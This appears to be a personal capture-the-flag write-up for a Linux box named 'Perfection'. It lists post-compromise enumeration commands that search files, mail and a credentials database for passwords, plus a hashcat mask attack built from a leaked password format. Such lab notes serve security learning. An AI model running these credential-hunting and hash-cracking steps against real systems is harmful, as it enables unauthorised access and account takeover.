perfection

Wednesday, May 15, 2024 1:59 PM


Enumeration once shell established

```
# Files owned by the user
find / -uid 1001 -type f -ls 2>/dev/null | grep -v "/proc*"

# Files with the name of the user in it
find / -name "*susan*" -type f -ls 2>/dev/null
cat /var/mail/susan

# Files with the word password in the home directory
grep -i password -R .
strings Migration/pupilpath_credentials.db | grep -i "susan" # "tina"
```

Hashcat

```
hashcat -m 1400 abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d
```

Can specify the format based on information you find about the hashes



```
susan@perfection:~/ruby_app$ cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we shoul
d also migrate our credentials ('our' including the other students

in our class) to the new platform. I also suggest a new password specification, to make things e
asier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our univers
ity with the platform.
```

susan_nasus_?d?d?d?d?d?d?d?d?d part of the hashcat that is run